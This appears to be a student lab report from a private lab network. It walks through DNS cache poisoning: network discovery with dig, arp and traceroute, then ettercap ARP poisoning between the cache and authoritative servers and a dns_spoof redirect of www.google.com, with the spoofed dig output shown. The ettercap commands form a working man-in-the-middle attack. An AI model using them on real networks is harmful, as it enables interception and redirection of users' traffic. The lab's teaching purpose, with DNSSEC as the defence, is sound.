Instructions DNS MITM Attacks

Vinci Nicolò

05 November 2021

1 Part 1

The instruction for this part is in the file *task1_command.txt*. The instruction has to be executed on the client machine:

```
$ dig www.google.com A
```

The result is:

```
otech2ah@client:~$ dig www.google.com A

; <<>> DiG 9.11.3-1ubuntu1.13-Ubuntu <<>> www.google.com A
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16479
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 0e5afc701aec6f4ce262a8d5617fc26e7a6c38a6c6c054ae (good)
;; QUESTION SECTION:
;www.google.com.                        IN      A

;; ANSWER SECTION:
www.google.com.         10      IN      A       10.1.2.155

;; AUTHORITY SECTION:
google.com.             604800  IN      NS      ns.google.com.

;; ADDITIONAL SECTION:
ns.google.com.          10      IN      A       10.1.2.3

;; Query time: 8 msec
;; SERVER: 10.1.1.3#53(10.1.1.3)
;; WHEN: Mon Nov 01 03:33:18 PDT 2021
;; MSG SIZE  rcvd: 120
```

Figure 1: Dig result on client machine

2 Part 2

Instructions for this part is in the file *task2_commands.txt*. To discover IP and MAC address on client machine:

```
$ ifconfig
```



Figure 2: Client IP and MAC address

To discover arp table on client machine:

```
$ arp –n
```



Figure 3: Cache IP and Mac address from client arp table

To discover IP and MAC address on cache machine (client-cache):

```
$ ifconfig
```



Figure 4: Client-Cache IP and MAC address

To discover arp table on cache machine (client-cache):

```
$ arp −n
```



Figure 5: Client-Cache arp table

To understand the path from client to cache machine, on client machine type:

```
$ sudo apt install traceroute −y
$ sudo traceroute −n 10.1.1.3
```



Figure 6: Client-Cache traceroute

To discover IP and MAC address on cache machine (cache-auth):

```
$ ifconfig
```



Figure 7: Cache-Auth IP and MAC address

To discover arp table on cache machine (cache-auth):

```
$ arp −n
```



Figure 8: Cache-Auth arp table

To discover IP and MAC address on auth machine:

```
$ ifconfig
```



Figure 9: Auth IP and MAC address

To discover arp table on auth machine:

```
$ arp −n
```



Figure 10: Auth arp table

To understand the path from cache to auth machine, on cache machine type:

```
$ sudo apt install traceroute −y
$ sudo traceroute −n 10.1.2.3
```



Figure 11: Cache-Auth traceroute

3 Part 3

Instructions for this part is in the file *task3_commands.txt*. On attacker machine run:

```
$ ettercap −−text −−iface eth0 −−nosslmitm −−nopromisc \
−−only−mitm −−mitm arp /10.1.2.2/// /10.1.2.3///
```

New arp table on cache (cache-auth):

```
$ arp −n
```



Figure 12: New Cache-Auth arp table

New arp table on auth:

```
$ arp −n
```



Figure 13: New auth arp table

Traceroute from cache to auth, on cache machine type:

```
$ sudo traceroute −n 10.1.2.3
```



Figure 14: Traceroute from cache to auth

Traceroute from auth to cache, on auth machine type:

```
$ sudo traceroute −n 10.1.2.2
```



Figure 15: Traceroute from auth to cache

At the bottom of /etc/ettercap/etter.dns add *www.google.com A 10.1.2.4*. To perform DNS spoofing, on attacker machine type:

```
$ ettercap −−text −−iface eth0 −−nosslmitm −−nopromisc \
−−plugin dns_spoof −−mitm arp /10.1.2.2/// /10.1.2.3///
```

On client machine run:

```
$ dig www.google.com A
```

The result is:

```
otech2ah@client:~$ dig www.google.com A

; <<>> DiG 9.11.3-1ubuntu1.13-Ubuntu <<>> www.google.com A
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60605
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3824a76f02882ec85bbe9a806180505f0cdb1a9f052d769a (good)
;; QUESTION SECTION:
;www.google.com.                        IN      A

;; ANSWER SECTION:
www.google.com.         3517    IN      A       10.1.2.4

;; AUTHORITY SECTION:
google.com.             604241  IN      NS      ns.google.com.

;; ADDITIONAL SECTION:
ns.google.com.          3517    IN      A       10.1.2.4

;; Query time: 6 msec
;; SERVER: 10.1.1.3#53(10.1.1.3)
;; WHEN: Mon Nov 01 13:38:55 PDT 2021
;; MSG SIZE  rcvd: 120
```

Figure 16: Client DNS spoofed query

4 Part 4

Instructions for this part is in the file *task4_commands.txt*. The DNSSEC implementation has already explained in the part 4 of memo.